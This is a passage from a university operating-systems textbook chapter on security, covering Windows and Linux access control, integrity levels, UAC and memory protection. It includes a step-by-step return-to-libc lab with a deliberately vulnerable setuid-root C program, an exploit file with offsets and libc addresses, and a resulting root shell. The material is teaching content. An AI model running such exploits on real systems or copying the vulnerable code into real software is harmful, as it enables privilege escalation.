$secdesc.SetAccessRule($rule)
# Write the modified security descriptor to the file
Set-Acl a.txt $secdesc
```

```
# Try to write to the file now, are you allowed?
echo mysil > a.txt
# Show the file's access control list to see the new DENY entry
(Get-Acl a.txt).Access | ft
# Try to delete the file
rm a.txt
# Why was I allowed to do this? think carefully what happens
# in the file system when you delete a file, you are actually
# doing an operation on the directory, not the file

# We know rwxrwxrwx (and SetUID, SetGID, sticky bit) in Linux
echo mysil > a.txt
ls -l a.txt
# these can be interpreted as an access control list with three fixed
# entries for user, group and others
getfacl a.txt
```

The concept of capabilities exists in different implementations. In Windows, we have [Privileges](#) (but note that this is NOT what the literature typically refers to as a "capability list", think of the windows privileges as "capabilities grouped into task permissions").

```
# Demo of privileges in PowerShell on Windows.
# Show all output after the first line that matches 'PRIVILEGES'
(whoami.exe /all).Where({$_ -match 'PRIVILEGES'}, 'SkipUntil')
# Repeat with PowerShell "Run as administrator"
```

In Linux we have capabilities since kernel 2.2. Let's demo. Remember that to open a TCP/UDP port lower than 1024 we have to be root:

```
# Start a web server on port 8000 (kill it with ctrl-C)
python3 -m http.server 8000
# Repeat but with port 800
python3 -m http.server 800 # ERROR: Permission denied
# Give the python3 binary the capability, IS THIS A GOOD IDEA? not.
# (the python executable can be used for much more than a webserver...)
sudo setcap 'cap_net_bind_service=+ep' /usr/bin/python3.10
# Repeat
python3 -m http.server 800 # works fine now :)
# Show that the capability has been assigned
getcap /usr/bin/python3.10
# Remove capability
sudo setcap 'cap_net_bind_service=-ep' /usr/bin/python3.10
```

```
# Verify removal
getcap /usr/bin/python3.10
```

Capabilities are similar to Windows privileges but belong to executables instead of users (Windows privileges belong to accounts).

### 12.2.3 MAC/DAC

#### Mandatory vs Discretionary

**Discretionary Access Control (DAC)** The users decide access control.

**Mandatory Access Control (MAC)** The system decide access control.

Discretionary Access Control (DAC) is when we as users can decide access control like we do with `chmod` on Linux and `Set-ACL` on Windows.

Mandatory Access Control (MAC) is when the operating system enforces some rules that override DAC. An example of this is Mandatory Integrity Control on Windows. Sometimes this is referred to just as Windows Integrity Levels. In an object's security descriptor on Windows there is a System Access Control List (SACL) where an integrity level is stored, and a Discretionary Access Control List (DACL) where the access control list mentioned earlier is stored.

#### Mandatory Integrity Control

- Processes have an integrity level (low, medium, high, system) in their access token
- Objects have an integrity level in the SACL of their security descriptor
- *The Security Reference Monitor (SRM), before going to DACL, checks SACL and allows a process to write or delete an object only if its integrity level is greater than or equal to that of the object*
- Processes cannot read process objects at a higher integrity level either

Each integrity level has its own Security Identifier (SID): Low (SID: S-1-16-4096), Medium (SID: S-1-16-8192), High (SID: S-1-16-12288), and System (SID: S-1-16-16384). The integrity level of a process cannot be changed while the process is running. If a process is started at a specific integrity level, the operating system will enforce that integrity level for as long as the process is present on the system.

Note: Privileges and Integrity levels can on be used to override the Access Control List (the Discretionary Access Control List - DACL).

DEMO (allowed in DACL, but overridden by Integrity Level in SACL):

```

cd
pwsh
whoami /all # Medium integrity level
Write-Output mysil > mysil.txt
exit
psexec -l pwsh # Start PowerShell at Low integrity level
whoami /all # Verify that we are the Low level
Write-Output solan > solan.txt # Permission denied
accesschk -d -v . # Because my home directory is at Medium

```

Some of the content of a *Windows Access Token* (there are other entries as well, but these are the important ones in our context):

**Default ACL** default DACL (equivalent to `umask` on linux) which is set on objects the process creates unless otherwise specified.

**User SID** owner of the process.

**Group SID** groups the process belongs to.

**Privileges** Special permissions associated with a user (*an access control on tasks instead of on objects*). Privileges is one way to give away parts of the permissions an administrator has (e.g. shutdown of the machine, change time zone).

**Integrity level** Low, Medium, High and System (possibly untrusted and trusted installer too), introduced in Windows Vista (ca 2006) and is used as Mandatory Access Control (used especially to set low integrity on internet explorer (IE) so malicious code via IE cannot overwrite system files).

The content of a *Windows Security Descriptor*:

**Owner** SID

**Groups** SIDs

**DACL** Discretionary Access Control List

**SACL** System Access Control List (what should be logged, and the integrity level of the object)

Objects in the NTFS file system have many more possible permissions than just read, write and execute, which is why they are [commonly grouped into six "basic permissions"](#):

- Full Control

- Modify
- Read and Execute
- List Folder Contents
- Read
- Write

The NTFS permissions are not necessarily the same as the permissions of other types of objects in Windows. While "everything is a file" in Linux, "everything is an object" in Windows. Let's compare NTFS permissions with permissions associated with keys in the registry (the registry is a database with "all" configuration on Windows):

```
# DACL for a file:  
(Get-Acl mysil.txt).Access | ft  
# DACL for a "hive" in the registry, notice the ReadKey permission  
(Get-Acl HKLM:\SYSTEM).Access | ft
```

### 12.2.4 Windows operation

#### Login

1. CTRL-ALT-DEL (Secure Attention Sequence) initiate winlogon
2. Winlogon uses lsass to authenticate
3. User ends up with the GUI shell explorer process with an access token

CTRL-ALT-DEL (secure attention sequence) is used to ensure that one logs on via the winlogon process (remember that pressing keys in the keyboard generates interrupts that transfers control to the operating system), LSASS (Local Security Authority Subsystem Service) uses the SECURITY and SAM cubes (hives) in the registry to check login and when login is approved a graphical shell (explorer.exe) is started (and this process has an access token of course).

All further access control (i.e. every time a process tries to use a object) is done by the Security Reference Monitor (you see the Security Reference Monitor on the figures earlier in this chapter).

**User Account Control (UAC)** The problem: *Software developers assume their application will run as administrators on Windows.* UAC tries to promote change:

- All admin accounts are launched with standard user privileges
  - Membership in admin group marked *DENY*
  - Privilege set reduced to standard user set
- File system and registry namespace virtualization used for legacy application

[Nice article](#) which explains UAC in detail for those interested.

When you log in and start processes as an administrator, these are started with an access token that has limited permissions. The process may request sessions permissions via "Run as administrator" or by having it coded in application ("trustinfo" tag saying something about "requestExecutionLevel" in "application manifest"). Let's demo admin accounts:

```
# Demo of Admin accounts in PowerShell on Windows.
# Show all output before the first line that matches 'PRIVILEGES'
(whoami.exe /all).Where({$_ -match 'PRIVILEGES'}, 'Until')
# Repeat with PowerShell "Run as administrator"
# Notice: two groups become enabled and integrity level changes to high
```

Oldfashioned applications that assume they have admin rights and don't say something about "elevation" needs file system and registry namespace virtualization to work properly with limited permissions. Let's demo file system virtualization:

```
# start task manager
taskmgr # click "More details" and "Details"-tab
cd c:\windows
echo tiger > woods.txt (access denied)
# right click on pwsh.exe, turn on UAC virtualization
echo tiger > woods.txt
cat woods.txt
# UAC virtualization på pwsh.exe OFF
cat woods.txt
cd $env:LocalAppData
cd VirtualStore\Windows
cat woods.txt # Aha! all writes were redirected in the file system
```

## 12.2.5 Linux operation

### Implementation

1. Login checks username/password and groups
  - `/etc/passwd`, `/etc/shadow`
  - `/etc/groups`
2. Starts shell with users UID, GID
3. `sudo` "similar" to UAC

Linux has a much simpler security model than Windows initially, but it is entirely possible to extend Linux with security kernel modules that creates more advanced security models (e.g. search the internet for SELinux if you want to know more).

## 12.3 Memory Protection


### 12.3.1 Buffer Overflow

Remember from the assembly examples we have studied occasionally that whenever we enter a function (including `main()`), the value of the base/frame pointer register (`rbp`) is pushed on the stack and `rbp` is set to the value of the stack pointer (`rsp`):

```
pushq   %rbp
movq    %rsp, %rbp
```

We need to remember this when we study what is actually stored on the stack.

### Buffer Overflow




A *buffer overflow* or *buffer overrun* happens when you write more data to memory than what you have allocated space for. Normally this just causes a program to crash like this:

```
$ ./a.out
*** stack smashing detected ***: terminated
Aborted (core dumped)
$
```

This can be abused to *overwrite the return address of a function and make to process jump to execute malicious code instead of returning to where it was supposed to return*. The figure illustrates what happens when you allocate a char array with eight elements, and thereafter read a 15-char string into the array: we overwrite the old base pointer and the return address.

### Nop sled / Spraying



If we allow an attacker to control the content and the amount of data that is read into the char-array `b`, the attacker can overwrite the return address and write malicious code into memory and have the process return to a somewhere on a nopsled, and thereby leading to the malicious/exploit code (shell code).

Remember that instructions are executed in sequence unless there is a jump-instruction (recall chapter one with the pseudo code for how a CPU works). As long as the process returns to a location in memory where there are nop (no-operation) instructions, then these would be executed in sequence until the CPU arrives at any other instructions. So by filling a large memory area with nop instructions and then just have the process return somewhere on this "nopsled", then it will lead to it the malicious/exploit code (shellcode) that the aggressor has entered at the end of the nopsled. This concept makes it much easier for an attacker to have a process execute malicious code since the attacker does not have to know the precise return address.

An attacker does not have to know where exactly to return to if attack is based on a *nopsled*.

This can also be applied to the data/heap area in memory, this is commonly called *heap spraying*. We can also "spray" with other code than just nop-instructions, so heap spraying is a more general concept, but it is widely used for creating a nopsled.

### Defence: Stack Canary



*Protects the return address!*

“At places where the program makes a function call, the compiler inserts code to save a random canary value on the stack, just below the return address. Upon a return from the function, the compiler inserts code to check the value of the canary. If the value changed, something is wrong” (Tanenbaum 4th edition, page 643).

When we compile C-code with gcc, stack canaries are used by default. From `man gcc`:

**-fstack-protector**

Emit extra code to check for buffer overflows, such as stack smashing attacks. This is done by adding a guard variable to functions with vulnerable objects. This includes functions that call “`alloca`”, and functions with buffers larger than or equal to 8 bytes. The guards are initialized when a function is entered and then checked when the function exits. If a guard check fails, an error message is printed and the program exits. Only variables that are actually allocated on the stack are considered, optimized away variables or variables allocated in registers don’t count.

**Defence: Data Execution Prevention (DEP)** Memory should be  $W \wedge X$  ( $W \text{ XOR } X$ ): either writeable or executable, *never both!*

[http://en.wikipedia.org/wiki/NX\\_bit](http://en.wikipedia.org/wiki/NX_bit)

```
# demo to show memory is either execute or write, never both:
cat /proc/$(pgrep -n bash)/maps
```

The NX-bit in hardware that allows to mark memory pages as executable or not executable is a bit that was added *to each page table entry* to mark the pages as executable or

not executable. Remember that the memory management unit uses the page table, so the format of the page table is decided by hardware, which is why we say the NX-bit is a hardware thing.

It is good to try to avoid use of functions in C that can cause buffer overflow vulnerabilities. Microsoft has a nice overview of these functions in "Security Development Lifecycle (SDL) Banned Function Calls":

<http://msdn.microsoft.com/en-us/library/bb288454.aspx>

### 12.3.2 Return-to-libc

**Return to Libc Attacks** Why write any executable code into memory when the standard libraries already mapped into memory contains all the functions we need (*system()*, *mprotect()*, ...)?

Bypasses DEP!

```
sudo sysctl -w kernel.randomize_va_space=0
sudo apt update
sudo apt install -y zsh gcc gdb
sudo rm /bin/sh
sudo ln -s /bin/zsh /bin/sh
```

```
cat > retlib.c <<'EOF'
/* retlib.c */
/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(FILE *badfile) {
    char buffer[12];
    /* The following statement has a buffer overflow problem */
    fread(buffer, sizeof(char), 40, badfile);
    return 1;
}

int main(int argc, char **argv) {
    FILE *badfile;
    badfile = fopen("badfile", "r");
    bof(badfile);
    printf("Returned Properly\n");
    fclose(badfile);
}
```

```
    return 1;
}
EOF
```

```
gcc -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib
sudo chmod 4755 retlib
export MYSHELL=/bin/sh
```

```
cat > getmyshell.c <<'EOF'
#include <stdio.h>
void main() {
    char* shell = getenv("MYSHELL");
    if (shell)
        printf("%x\n", (unsigned int)shell);
}
EOF
```

```
gcc -o getmyshell getmyshell.c
./getmyshell
```

```
cat > exploit.c <<'EOF'
/* exploit.c */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv) {
    char buf[40];
    FILE *badfile;
    badfile = fopen("./badfile", "w");
    /* You need to decide the addresses and
       the values for X, Y, Z. The order of the following
       three statements does not imply the order of X, Y, Z.
       Actually, we intentionally scrambled the order. */
    *(long *) &buf[X] = some address ; // "/bin/sh"
    *(long *) &buf[Y] = some address ; // system()
    *(long *) &buf[Z] = some address ; // exit()
    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}
EOF
```

```

gcc -fno-stack-protector -z noexecstack -S retlib.c
cat -n retlib.s | grep -v .cfi | less

# move before call puts argument on stack
# (because return-value from fopen() ends up in eax)
# call pushed address of next instruction on stack
# and from lines inside bof() gives ut the following stack:
# (each line is 32bit = 4Byte)

    +->*badfile
    | returnaddr
    | oldBP
BP>| reserved space (subl $24, %esp, not sure why 24?)
    | reserved space
    | buffer
    | buffer
+-->| buffer (fread starts writing here)
    | +---pointer (pushl 8(%ebp))
    |     40
    |     1
+---- pointer (created by leal -20(%ebp), %eax AND pushl %eax)

# ok with overwriting buffer,buffer,buffer,reserved space,reserved space:
$ echo -n 12345678901234567890 > badfile
$ ./retlib
Returned Properly

# not ok, WHY???
$ echo -n 123456789012345678901 > badfile
$ ./retlib
Returned Properly
Segmentation fault (core dumped)

# and now it does not return properly either, WHY???
$ echo -n 1234567890123456789012345 > badfile
$ ./retlib
Segmentation fault (core dumped)

# OK, so we need to return to system() in badfile at Byte 24
# and system() wants a return address at 28 which should be exit()
# and above exit() at Byte 32 should be pointer to system()'s argument
# "/bin/sh", by using gdb and a bit of poking around in memory, see
# "2.3 Task 1: Finding out the addresses of libc functions"

```

```

# to find system() and exit() addresses
# and check if "/bin/sh" is at its correct address also in gdb
# with x/s 0xADDRESS (x/s = examine string, remember to 'b main' and 'run',
# if not you will get "error: Cannot access memory at ..."):

*(long *) &buf[32] = 0xbffffed8 ; // "/bin/sh"
*(long *) &buf[24] = 0xb7e54db0 ; // system()
*(long *) &buf[28] = 0xb7e489e0 ; // exit()

# note, if not root but no error, means system() and exit() is fine, but
# system() fails because wrong address to "/bin/sh"

*(long *) &buf[32] = 0xbffffee0 ; // "/bin/sh"
*(long *) &buf[24] = 0xb7e54db0 ; // system()
*(long *) &buf[28] = 0xb7e489e0 ; // exit()

$ gcc -o exploit exploit.c
$ ./exploit
$ ./retlib
# whoami
root

```

If you do the exercise in the guacamole container, start by copying the following entire commands into the container:

```

## just a comment to skip the "first letter disappears" bug
gcc -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib
sudo chmod 4755 retlib
export MYSHELL=/bin/sh
gcc -o getmyshell getmyshell.c
# ./getmyshell
gcc -fno-stack-protector -z noexecstack -S retlib.c
# cat -n retlib.s | grep -v .cfi | less

```

Return-oriented programming is a generalization of return-to-libc. See [this Black Hat talk](#) if you want to learn more.

**Defence: Address Space Layout Randomization (ASLR)** *Randomize the addresses of functions and data between every run of the program.*

## 12.4 Review questions and problems

1. Explain briefly with examples two of Saltzer and Schroeders design principles.
2. Briefly explain the difference between file permissions in Linux and access control lists for files in Windows.
3. Briefly explain buffer overflow and return-to-libc attacks.
4. On a Windows server, jens has a directory/folder prosjekter that should have the following access rules:
  - jens and jonas should have full access
  - Everyone in the group ap except for karita should have read access
  - kristin and liv should have read access

Write down the access control list for the directory/folder prosjekter.

5. Consider the following session in Bash command line:

```
$ ls -l mypw
----- 1 root root 129824 mai   11 10:16 mypw
$ XXXXXXXXXXXXXXXX
$ ls -l mypw
-rwsr-xr-x 1 root root 129824 mai   11 10:16 mypw
```

Which command (with options) is hidden behind 'XXXXXXXXXXXXX'? Justify your answer.

6. **(KEY PROBLEM)** Is the owner of a file used in access control in the same way in both Linux and Windows? Justify your answer.
7. **(KEY PROBLEM)** What is the problem with the following C-code? Explain in as much detail as you can exactly WHEN you get an error message when you try to run this the program. Suggest a solution to make the program secure.

```
1 #include <stdio.h>
2 int main(int argc, char **argv) {
3     char buff[5];
4     if(argc != 2) {
5         printf("Need an argument!\n");
6         _exit(1);
7     }
8     strcpy(buff, argv[1]);
9     printf("\nYou typed [%s]\n\n", buff);
10    return(0);
11 }
```

8. Make sure you have completed the Return-to-libc lab tutorial. What is the purpose of these command lines?

```
gcc -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib
sudo chmod 4755 retlib
export MYSHELL=/bin/sh
```

9. Do the following

```
$ mkdir -p jail/cell
$ cd jail/cell/
$ chmod 055 ..
$ chmod 055 .
$ ls -la
$ cd ..
$ chmod +x .
$ cd ../../
```

What happened? How do you restore access to the cell directory?

10. Study the man-page of `pwgen`. Use `pwgen` to create a single 24-character *secure* password, and store it in the variable `mypw` (do all of this with a single command line).

## 12.5 Lab tutorials

1. Do the [Return to libc](#) lab as shown in the compendia chapter text. Delete your Linux stack you have used earlier in the semester, and [use this stack](#) instead. Instructions for how to create a stack and access it can be [found here in](#).

To complete this exercise you only need to copy and paste the commands from the chapter text (except for the very last part where you need to edit `exploit.c`), but be careful to make sure all the commands are executed (do not just copy and paste everything at once) and read carefully all the comments so you understand what is happening. Note that to create the needed files we use a technique called *here document*, e.g. to create the file `getmyshell.c` we do this all in one command line:

```
cat > getmyshell.c <<EOF
#include <stdio.h>
void main() {
    char* shell = getenv("MYSHELL");
    if (shell)
        printf("%x\n", (unsigned int)shell);
}
EOF
```

EOF tells Bash to stop reading. This does not have to be the letters EOF, it could have been MYSIL, but it is common to use EOF (short for End Of File).

# Bibliography

- [1] P. J. Courtois, F. Heymans, and D. L. Parnas. “Concurrent Control with “Readers” and “Writers””. In: *Commun. ACM* 14.10 (Oct. 1971), pp. 667–668. ISSN: 0001-0782. DOI: [10.1145/362759.362813](https://doi.org/10.1145/362759.362813). URL: <https://doi.org/10.1145/362759.362813>.
- [2] Loïc Dufлот, Yves-Alexis Perez, and Benjamin Morin. “What If You Can’t Trust Your Network Card?” In: *Recent Advances in Intrusion Detection*. Ed. by Robin Sommer, Davide Balzarotti, and Gregor Maier. Berlin, Heidelberg: Springer Berlin Heidelberg, 2011, pp. 378–397. ISBN: 978-3-642-23644-0.